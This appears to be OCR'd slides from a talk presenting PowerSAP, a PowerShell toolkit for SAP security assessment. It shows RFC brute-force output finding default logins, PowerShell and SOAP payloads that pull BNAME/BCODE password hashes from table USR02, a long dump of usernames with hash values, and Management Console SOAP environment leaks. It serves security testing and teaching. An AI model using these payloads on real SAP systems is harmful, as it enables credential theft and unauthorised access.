PS C:\PowerSAP\public\powersap\Standalone\rfc> .\Invoke-RFC_bruteforce.ps1
cmdlet BF at command pipeline position 1
Supply values for the following parameters:
targetinput: 172.16.141.12
try again
try again

==== SUCCESS ===

RFC_PING successful
SAP* MasterECC6 001

==== SUCCESS ===

RFC_PING successful
SAPCPIC ADMIN 000

==== SUCCESS ===

RFC_PING successful
SAPCPIC ADMIN 001

PS C:\PowerSAP\public\powersap\Standalone\rfc>
```

Interesting remote RFC FM GEN_PROXY to call local RFC FM RBE_NATSQL_SELECT

Credits to Joris van De Vis (@jvis).



Windows PowerShell ISE
File
Edit
View
Tools
Debug
Add-ons
Help
InvokeFunction-RFC-SYSTEM-INFO.ps1
InvokeFunction-TESTSNK.ps1

```

      #-Sets import parameter------------------------------------------
       [SAP.Middleware.Connector.IRfcTable]$Input =
        $rfcFunction.GetTable("INPUT")
        $Input.Append()
        $Input.SetValue("FB_NAME", "/SDF/RBE_NATSQL_SELECT")

      #-Here GetValue instead GetTable
       [SAP.Middleware.Connector.IRfcTable]$Params = $Input.GetValue("PARAMETERS")
        $Params.Append()
        $Params.SetValue("PARAM", "MAX_ROWS")
        $Params.SetValue("VALUE", "999")
        $Params.Append()
        $Params.SetValue("PARAM", "SQL_TEXT")
        $Params.SetValue("VALUE", "SELECT BNAME, BCODE FROM USR02")


```

```
MILES,8220CE0F77DC096A,</item><item>BMILLIONS,F8BCB9D43256D1EC,</item><item>BMOTTOLA,5268A85073423E13,</item><item>BMTEST,3F7787884CE3
FE32,</item><item>BMTESTC,8FA990F693AD8D0F,</item><item>BMURPHY,CECAFA026E9261DF,</item><item>BMUSER,8A43188D054AEF56,</item><item>BMU
TH,5600B014ECBB8F2C,</item><item>BNICHIPORUK,3AA0AC5C21A71B3C,</item><item>BOBJ-CONNECT,DF0FECDD0D58B4F5,</item><item>BOCKW,2B7BAAB1B2
6DB440,</item><item>BODE,204F09B489EF8FFA,</item><item>BOEKAMP,71B6F4D383E566BF,</item><item>BOGNERG,1F11AE0FCFAF302C,</item><item>BOH
ATY,B37E07112B4230CE,</item><item>BOHLE,1153334644A2E98A,</item><item>BOHND,36DA99D894A1DD34,</item><item>BOHNSTEDT,7F29E029655F60E3,<
/item><item>CHEMLOPM,C40C4B69E8306D08,</item><item>CHEMUSER,8949F0A65DD3951F,</item><item>CHEMUSER1,A4886D567E82BACF,</item><item>CHEN
,01F86BC0B83E94BD,</item><item>CHG_APPROVER,F02A8A7099E3676F,</item><item>CHOIDIR,511485DB64AB73C7,</item><item>CHOIEMP,7F2D726EC7C6FB
9E,</item><item>CHOIM,68962D7A844C267C,</item><item>CHOIMGR,06998CB3E59E1D13,</item><item>CHOIR,E94AF78DF01071C5,</item><item>CHOMAN,C
334E1BBE1AA543B,</item><item>CHRBOETTCHER,123F843902A6B9F1,</item><item>CHRISTOPHB,7A914665C7650D81,</item><item>CHUNGD,7E875FEB032418
C4,</item><item>CHUNT,31FE4C17CED32EEE,</item><item>CHUNTER,74CFDC201CD02AC9,</item><item>CHURD,1C7122C8D36E37E6,</item><item>CHYTILS,
D7890024DA38B580,</item><item>CH_ADMI,AC21703957627507,</item><item>CH_DEMO,CEBBFB112B214357,</item><item>CH_EMPLOYEE,1EFD6E5020D44E48
,</item><item>CH_MANAGER,DDF2B56E49E0210B,</item><item>CH_PAYROLL,852451EA77FC95E3,</item><item>CH_TRAVEL,00E7467ED433BC14,</item><ite
m>CIC,105A305173699440,</item><item>CIDXALL,F57F8498E70DC238,</item><item>WORSCH,3654A3CBE6DE4830,</item><item>WUEST,CB0A48039249456D,
</item><item>ALBRIGHT,91AE0858OEE249AB,</item><item>ALBRIGHTK,B35DF30D99504205,</item><item>BACKT,FD5FA99A144CFDC0,</item><item>BAESSL
ER,0925156348A45544,</item><item>BARTON,69D9ABA46B468CE4,</item><item>BATIPPSE,D7EF2D1DE8F85935,</item><item>BAUERC,8482E21A64A9E816,<
/item><item>BERNIE,38C2F2CCDC4C87A4,</item><item>BOLLINGER,6A3CE36349A8FBF2,</item><item>BRODKORB,01BBEE932F2E440D,</item><item>BURMAN
M,75FAA6AE1C12E208,</item><item>CUST_SCOUT,865B6C3B19A70B4C,</item><item>D020134,19EE6F4C7BC91ED0,</item><item>D020904,EEC053A23275DF5
2,</item><item>D021129,17BA4809D1BCB7B0,</item><item>DAVISC,A2035983DF57ADE8,</item><item>DDIC,26C6795EEEFB72A9,</item><item>DERN,F696
6A5F960CB34D,</item><item>DOBROWOLSKI,882F3A8465721BA4,</item><item>EISELEH,BF7AB85B37F29A85,</item><item>ELINOR,6DD8A8C1F4831D7C,</it
em><item>FISCHERCH,CAC2C75FEFAC47A2,</item><item>GEHRINGH,466AF23485CABA3D,</item><item>GIMBEL,506DF98D960D1FCB,</item><item>GOEBEL,F3
42E2903F9E02A2,</item><item>AGODINHO,ECCE500504D10D89,</item><item>AGRAGG,F35CEF90D851DCBB,</item><item>AHAIDER,1B587BDCF861BB00,</ite
m><item>AHARTZELL,8C4ABCF048186DA1,</item><item>AHASTMAN,AFF2E4D441778DD2,</item><item>AHILDEBRAND,9860B086C0C4A79B,</item><item>AHILL
```

SAP Management Console SOAP Interface


Credits Chris John Riley (@ChrisJohnRiley).



```
PS C:\PowerSAP\soap> .\Invoke-mgmt-con-soap.ps1 .\GetEnv.xml
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" x
mlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www
.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" x
mlns:SAPControl="urn:SAPControl">
  <SOAP-ENV:Header>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <SAPControl:GetEnvironmentResponse>
      <env>
        <item>SAP Environment (System Environment + SAP Registry Environment)</
item>
        <item>------------------------------------------------------------</
item>
        <item>ClusterLog=C:\WINDOWS\Cluster\cluster.log</item>
        <item>ComSpec=C:\WINDOWS\system32\cmd.exe</item>
        <item>DBMS_TYPE=ada</item>
        <item>FP_NO_HOST_CHECK=NO</item>
        <item>NUMBER_OF_PROCESSORS=1</item>
        <item>OS=Windows_NT</item>
        <item>Path=c:\sapdb\programs\bin;c:\sapdb\programs\pgm;C:\WINDOWS\syste
m32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\usr\sap\J2E\SYS\exe\uc\NTI386</item>
        <item>PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH</item>
        <item>PROCESSOR_ARCHITECTURE=x86</item>
        <item>PROCESSOR_IDENTIFIER=x86 Family 6 Model 62 Stepping 4, GenuineInt
el</item>
        <item>PROCESSOR_LEVEL=6</item>
        <item>PROCESSOR_REVISION=3e04</item>
        <item>SAPEXE=C:\usr\sap\J2E\SYS\exe\uc\NTI386</item>
        <item>SAPLOCALHOST=EP7NW</item>
        <item>SAPSYSTEMNAME=J2E</item>
        <item>SystemDrive=C:</item>
        <item>SystemRoot=C:\WINDOWS</item>
        <item>TEMP=C:\WINDOWS\TEMP</item>
        <item>TMP=C:\WINDOWS\TEMP</item>
        <item>windir=C:\WINDOWS</item>
        <item>
        </item>
        <item>System Environment</item>
        <item>------------------</item>
        <item>ClusterLog=C:\WINDOWS\Cluster\cluster.log</item>
        <item>ComSpec=C:\WINDOWS\system32\cmd.exe</item>
        <item>FP_NO_HOST_CHECK=NO</item>
        <item>NUMBER_OF_PROCESSORS=1</item>
        <item>OS=Windows_NT</item>
        <item>Path=c:\sapdb\programs\bin;c:\sapdb\programs\pgm;C:\WINDOWS\syste
m32;C:\WINDOWS;C:\WINDOWS\System32\Wbem</item>
        <item>PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH</item>
        <item>PROCESSOR_ARCHITECTURE=x86</item>
        <item>PROCESSOR_IDENTIFIER=x86 Family 6 Model 62 Stepping 4, GenuineInt
el</item>
        <item>PROCESSOR_LEVEL=6</item>
        <item>PROCESSOR_REVISION=3e04</item>
        <item>SystemDrive=C:</item>
        <item>SystemRoot=C:\WINDOWS</item>
        <item>TEMP=C:\WINDOWS\TEMP</item>
```

SAPControl implemented:


- GetEnv
- GetAccessPoint
- GetInstanceProperties
- GetProcessList
- GetProcessParameter
- GetStartProfile
- GetVersionInfo



```
PS C:\PowerSAP\soap> .\Invoke-mgmt-con-soap.ps1 .\GetInstanceProperties.xml
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" x
mlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www
.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" x
mlns:SAPControl="urn:SAPControl" xmlns:SAPCCMS="urn:SAPCCMS" xmlns:SAPHostContr
ol="urn:SAPHostControl" xmlns:SAPOscol="urn:SAPOscol" xmlns:SAPDSR="urn:SAPDSR"
>
  <SOAP-ENV:Header>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <SAPControl:GetInstancePropertiesResponse>
      <properties>
        <item>
          <property>Process List</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>GetProcessList</value>
        </item>
        <item>
          <property>Access Points</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>GetAccessPointList</value>
        </item>
        <item>
          <property>Current Status</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>GetAlertTree</value>
        </item>
        <item>
          <property>Open Alerts</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>GetAlertTree</value>
        </item>
        <item>
          <property>Syslog</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>ABAPReadSyslog</value>
        </item>
        <item>
          <property>Queue Statistic</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>GetQueueStatistic</value>
        </item>
        <item>
          <property>ABAP WP Table</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>ABAPGetWPTable</value>
        </item>
        <item>
          <property>J2EE Process Table</property>
          <propertytype>NodeWebmethod</propertytype>
          <value>J2EEGetProcessList2,J2EEGetProcessList</value>
        </item>
        <item>
```

SAP /sap/bc/soap/rfc SOAP Service RFC_READ_TABLE Function Dump Data

- Credits to SAP Hacking mentors :p



```
    }

$postParams = '<?xml version="1.0" encoding="utf-8" ?><env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:env="http:/
<n1:RFC_READ_TABLE xmlns:n1="urn:sap-com:document:sap:rfc:functions" env:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
<DELIMITER xsi:type="xsd:string">|</DELIMITER><NO_DATA xsi:nil="true"></NO_DATA>
<QUERY_TABLE xsi:type="xsd:string">USR02</QUERY_TABLE><DATA xsi:nil="true"></DATA>
<FIELDS xsi:nil="true"><item><FIELDNAME>BNAME</FIELDNAME></item><item><FIELDNAME>BCODE</FIELDNAME></item></FIELDS>
<OPTIONS xsi:nil="true"></OPTIONS></n1:RFC_READ_TABLE></env:Body></env:Envelope>'

$soapreq = Invoke-WebRequest $url -Method $method -ContentType "text/xml" -Body $postParams -Headers $Headers


WriteXmlToScreen $soapreq.Content
}
```

```
PS C:\PowerSAP\public\powersap\Standalone\soap> C:\PowerSAP\public\powersap\Standalone\soap\Invoke-soap_rfc_read_table2.ps1
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelop
e/">
  <SOAP-ENV:Body>
    <n1:RFC_READ_TABLE.Response xmlns:n1="urn:sap-com:document:sap:rfc:functions">
      <DATA>
        <item>
          <WA>ANZEIGER    |4F999B22</WA>
        </item>
        <item>
          <WA>ARCHIVE     |42148640</WA>
        </item>
        <item>
          <WA>BARTELSV    |D3A4591E</WA>
        </item>
        <item>
          <WA>BASIS       |0E76AFFF</WA>
        </item>
        <item>
          <WA>BATIPPS     |45E6C3EF</WA>
        </item>
        <item>
          <WA>BAUERC      |8482E21A</WA>
```

DEMO time

Hope it will works :p

PowerSAP tool

All scripts to assess SAP via PowerShell will be released on:

- https://github.com/airbus-seclab

- SAP RFC modules implemented:
  - rfc_ping
  - rfc_sysinfo
  - rfc_brute_login
  - rfc_sxpg_call_system
  - rfc_readtable_via_gen_proxy
  - …
  - …
- SAP SOAP attacks
  - mgmt-con-soap
  - soap_rfc_ping
  - sap_soap_rfc_brute_login
  - sap_soap_rfc_read_table
  - …

People who like this sort of thing will find this the sort of thing they like.

Questions ?

Thanks to UniverShell crew and vente-privee for the hosting.

Thanks to all my colleagues at AGI for all the fun we have day to day :p